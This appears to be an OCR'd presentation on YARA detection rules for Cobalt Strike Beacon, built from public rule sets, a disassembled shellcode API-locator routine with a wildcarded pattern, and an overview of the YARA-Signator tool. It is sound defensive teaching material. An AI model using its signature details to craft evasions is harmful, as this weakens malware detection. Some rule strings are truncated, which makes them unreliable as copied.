
Demo:

- Match verification overview
- Show & Tell

Yara Rules

Yara


YARA: AND (Fragile)



```
rule APT_CobaltStrike_Beacon_Indicator {
    meta:
        description = "Detects CobaltStrike beacons"
        author = "JPCERT"
        reference = "https://github.com/JPCERTCC/aa-tools/blob/master/cobaltstrikescan.py"
        date = "2018-11-09"
    strings:
        $v1 = { 73 70 72 6E 67 00 }
        $v2 = { 69 69 69 69 69 69 69 69 }
    condition:
        uint16(0) == 0x5a4d and filesize < 300KB and all of them
}
```

https://github.com/Neo23x0/signature-base/blob/master/yara/apt_cobaltstrike.yar


YARA: ALL (Fragile)



```
rule HKTL_Win_CobaltStrike : Commodity {
   meta:
      author = "threatintel@volexity.com"
      date = "2021-05-25"
      description = "The CobaltStrike malware family."
      hash = "b041efb8ba2a88a3d172f480efa098d72eef13e42af6aa5fb838e6ccab500a7c"
      reference = "https://www.volexity.com/blog/2021/05/27/suspected-apt29-operation-launches-election-fraud-themed-phishing-c
   strings:
      $s1 = "%s (admin)" fullword
      $s2 = {48 54 54 50 2F 31 2E 31 20 32 30 30 20 4F 4B 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70 6C 69 63 61
      $s3 = "%02d/%02d/%02d %02d:%02d:%02d" fullword
      $s4 = "%s as %s\\%s: %d" fullword
      $s5 = "%s&%s=%s" fullword
      $s6 = "rijndael" fullword
      $s7 = "(null)"
   condition:
      all of them
}
```

https://github.com/Neo23x0/signature-base/blob/master/yara/apt_cobaltstrike.yar


YARA: ANY (OR)



```
rule HKTL_CobaltStrike_Beacon_4_2_Decrypt {
   meta:
      author = "Elastic"
      description = "Identifies deobfuscation routine used in Cobalt Strike Beacon DLL version 4.2"
      reference = "https://www.elastic.co/blog/detecting-cobalt-strike-with-memory-signatures"
      date = "2021-03-16"
   strings:
      $a_x64 = {4C 8B 53 08 45 8B 0A 45 8B 5A 04 4D 8D 52 08 45 85 C9 75 05 45 85 DB 74 33 45 3B CB 73 E6 49 8B F9 4C 8B 03}
      $a_x86 = {8B 46 04 8B 08 8B 50 04 83 C0 08 89 55 08 89 45 0C 85 C9 75 04 85 D2 74 23 3B CA 73 E6 8B 06 8D 3C 08 33 D2}
   condition:
      any of them
}
```

https://github.com/Neo23x0/signature-base/blob/master/yara/apt_cobaltstrike.yar


YARA: 2 of 3




```
rule HKTL_CobaltStrike_Beacon_Strings {
   meta:
      author = "Elastic"
      description = "Identifies strings used in Cobalt Strike Beacon DLL"
      reference = "https://www.elastic.co/blog/detecting-cobalt-strike-with-memory-signatures"
      date = "2021-03-16"
   strings:
      $s1 = "%02d/%02d/%02d %02d:%02d:%02d"
      $s2 = "Started service %s on %s"
      $s3 = "%s as %s\\%s: %d"
   condition:
      2 of them
}
```

https://github.com/Neo23x0/signature-base/blob/master/yara/apt_cobaltstrike.yar

Yara: Code wildcards in signature



```
/*
        48 31 C0        xor     rax, rax
        AC              lodsb
        41 C1 C9 0D     ror     r9d, 0Dh
        41 01 C1        add     r9d, eax
        38 E0           cmp     al, ah
        75 F1           jnz     short loc_100000000000007D
        4C 03 4C 24 08 add     r9, [rsp+40h+var_38]
        45 39 D1        cmp     r9d, r10d
        75 D8           jnz     short loc_100000000000006E
        58              pop     rax
        44 8B 40 24     mov     r8d, [rax+24h]
        49 01 D0        add     r8, rdx
        66 41 8B 0C 48 mov     cx, [r8+rcx*2]
        44 8B 40 1C     mov     r8d, [rax+1Ch]
        49 01 D0        add     r8, rdx
        41 8B 04 88     mov     eax, [r8+rcx*4]
        48 01 D0        add     rax, rdx
*/
```




```
$apiLocator = {
                48 [2]
                AC
                41 [2] 0D
                41 [2]
                38 ??
                75 ??
                4C [4]
                45 [2]
                75 ??
                5?
                44 [2] 24
                49 [2]
                66 [4]
                44 [2] 1C
                49 [2]
                41 [3]
                48
            }
```

https://github.com/chronicle/GCTI/blob/main/YARA/CobaltStrike/CobaltStrike__Resources_Httpstager64_Bin_v3_2_through_v4_x.yara

Yara-Signator

Yara




YARA-Signator

Automatic YARA rule generation for malware repositories. Currently used to build YARA signatures for Malpedia (https://malpedia.caad.fkie.fraunhofer.de) and limited to x86/x86-64 executables and memory dumps for Linux, macOS and Windows.


Target Audience

This software is useful for larger organizations like companies or CERTs as well as for indivuduals. It only requires a modern, personal computer (8 cores/threads and 16 GiB recommended) and a curated malware repository. Curated means in this context that all samples are already sorted and clustered to families. Each family can contain various samples. In general the tool works better for unpacked malware because we try to detect special code regions or functions that identify a given family.

